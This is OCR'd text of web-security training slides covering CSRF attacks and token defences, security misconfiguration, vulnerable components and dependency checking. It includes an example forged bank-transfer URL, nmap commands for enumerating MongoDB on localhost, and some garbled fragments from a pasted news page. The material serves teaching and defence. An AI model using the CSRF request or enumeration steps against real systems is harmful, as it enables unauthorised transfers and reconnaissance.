
CSRF ATTACK EXAMPLE


$
www.bank.com/accounts/transfer.jsp?trTo=005301000201&amt=$2000.00
@

WHERE CSRF GETS REALLY DANGEROUS

- CSRF works best against State Change Events
  - Password Changes
  - Router/Firewall Config Changes
  - Account Transfers
  - Admin CRUD Operations of any kind

CSRF IN THE WILD



Anyon
attack

7 Feelings We Need An E
chrome-exte

Unpatched Drupal flaws open websites to attacks

January 7, 2016 By Pierluigi Paganini

IOActive has uncovered a number of serious vulnerabilities affecting the Drupal CMS that could be exploited to completely takeover the vulnerable websites.

A new vulnerability affecting Drupal could be exploited for code execution and database credentials theft (by Man-in-the-Middle), according to Fernando Arnaboldi, a senior security consultant working in IOActive.

Fernando Arnaboldi says that the vulnerabilities affect the way Drupal processes updates, and it is in a wild since some time. Drupal updates are not encrypted when being transferred, and no authenticity is verified, so that means that anyone in the same network of a potential victim can launch a man-in-the-middle attack.

risk?

hing
ords

eview: Password mana
elp keep hackers at bay

op 10 breaches of pers
ata in 2015

ow to evaluate passwo
anagers

atting and how is it a s

CSRF + XSS

- CSRF + XSS is a lethal combination
- Results in complete client-side control over the application
- Imagine being able to use malicious javascript to authorize state change events
- Pretty scary right…??

CSRF - DEMO

REQUEST AUTHENTICATION

- Secure Random Token validated in each request
- Token stored in Session
- Light-weight and effective CSRF protection

CSRF PROTECTION – GET REQUEST

```
GET /index.php HTTP/1.1

{ Other Headers}

CSRFToken:dsfds22wef3scxcvfhrehs123adasfd
```

CSRF PROTECTION - POST REQUEST

```
<input type="HIDDEN" name="csrftoken"
value="adsa2131zxxz4222134324">
```

CSRF PROTECTIONS WITH TOKENS

- Open your browser.
- Login as steve.jobs@we45.com
- Goto your Desktop and find the secure_pass_change.html
- Read the file.
- Open in browser. Run

CSRF PROTECTION

- Use CSRF Tokens in GET and POST requests
- Tokens must be validated for each request, no exceptions
- Watch out especially for Ajax Requests - Big Red Flag!

CSRF PROTECTIONS - PRACTICAL TIPS

- Use Anti-CSRF tokens for all HTTP requests to the application - Unique Per User Person
- Validate Origin Header
- SameSite Session Token Header Support - (limited support)

CSRF LIBRARIES

- Java - OWASP CSRFGuard
- PHP - OWASP CSRFProtector
- ASP.NET - RequestVerification Tokens
- NodeJS - CSRF Module
- Python - Django (built-in by default)
- Ruby - RequestForgeryProtection

SECURITY MISCONFIGURATION

COMMON CONFIG FLAWS


- Weak/Vendor Supplied Default Passwords
- Weak/Vendor Supplied Default Open Services
- Unnecessarily Open Services
- Information Disclosure - Common with Headers
- Lack of Security Updates
- Lack of Network Access Control - Firewall rules/ACLs

INSECURE CONFIGURATION – DEMO

LET'S ENUMERATE MONGO

- Now:
  - `nmap -sT -sC --script = mongodb-info -p27017 127.0.0.1`
  - `nmap -sT -sC --script = mongodb-databases -p27017 127.0.0.1`
- **What does this mean?**

SECURITY OVER CONFIGURATIONS


Security for Infrastructure as Code
Data Protection
Data at Rest
Store secrets in with strong encryption
Implement File System Access Controls
Log Changes to Configs with FIM
Disk/File Encryption - Data
Data in Transit
Implement SSL/TLS
Implement Strong Cipher Suites for SSL/TLS Deployments
Implement Strong Encryption for SSH/VPN, etc
Disable unencrypted channels of access
Disable downgrade possibilities
Maintain Revocation Lists/Access
Source Control
Maintain IaC in Source Control
Document IaC in Version Controlled Documentation
Manage - Change Control through Source and Documentation Control
Access Control
Authentication
Disabling Default Passwords
Creating Users and Strong Passwords
Enabling Authentication - Out of the Box
Disabling/Curtailing Root Users
Disabling or Curtailing Password Based Access Systems (if possible)
Enabling Two Factor Authentication Services
Enable Password Policy Management Features
Implement Password Lockout
Authorization
Permissions and Grants
Disabling Privileged Access - Unnecessary Users
Disabling/Curtailing access to Back-end Systems/OS Level Calls
Security - Service Management
Changing Port Specification
Suppressing Service and Version Information
Changing Service and Version Information
Firewall/Network Access Control
Removing Unnecessary - Additional Services
Enabling Rate Limitation or Request Throttling (to prevent DDoS)
Remove/Disable Software Deployment
Monitoring
Time synchronized Host and Services
Invalid Logins and other security exceptions
Changes to Configuration using FIM

SECURE CONFIGURATION – THINGS TO WATCH

- Remove Vendor Supplied Default configs - passwords, config parameters, etc.
- Disable unnecessary services on components
- Run Security Updates/Patches - with fanatic discipline
- Restrict Permissions - Configure Authorization
- Transmit sensitive information over encrypted channels only

SECURE CONFIGURATION – THE UNCONVENTIONAL BITS

- logging network upwards - to application
- Use of consistent time across the population - Standardized Time
- File Integrity Monitoring - Highly recommended as a detective control

SOFTWARE – VULNERABLE COMPONENTS

USING SOFTWARE WITH VULNERABLE COMPONENTS


- Web Applications - Collection of multiple libraries, components and API
- Vulnerable Component might result in a Vulnerable Web App
- All too common in current-day web apps

VULNERABILITIES IN POPULAR LIBRARIES

- Apache Commons Collections - Java Deserialization Vulnerability
- OpenSSL Vulnerability - Heartbleed
- CMS - Massive effect - Wordpress, Drupal, Joomla Plugins
- Image Libraries - ImageMagick, LibTFF
- Font Libraries - Freetype
- Document Libraries - Adobe, etc.

APPROACH TO HANDLING SECURITY IN SOFTWARE LIBRARIES

- Maintain Inventory
- Subscribe to NVD/CVE feeds (MITRE, NIST)
- Twitter! - Awesome source to discover new vulnerabilities
- Patch proactively - before it becomes an incident


Do you know vulnerabilities in the software component?
NO
YES
Research on CVE, NIST, NVD
Can you use another component?
Can you patch the component?
Can you customise the component?
Can you add compensatory controls?

OWASP DEPENDENCY CHECKER

- Goto: /root/Downloads/dependency-check/bin
- Run `./dependency-check.sh -n --project HACME -s ~/Downloads/HacmeBooks/ -o hacme.html -f HTML`
- `Run: firefox hacme.html`

INSUFFICIENT TLS

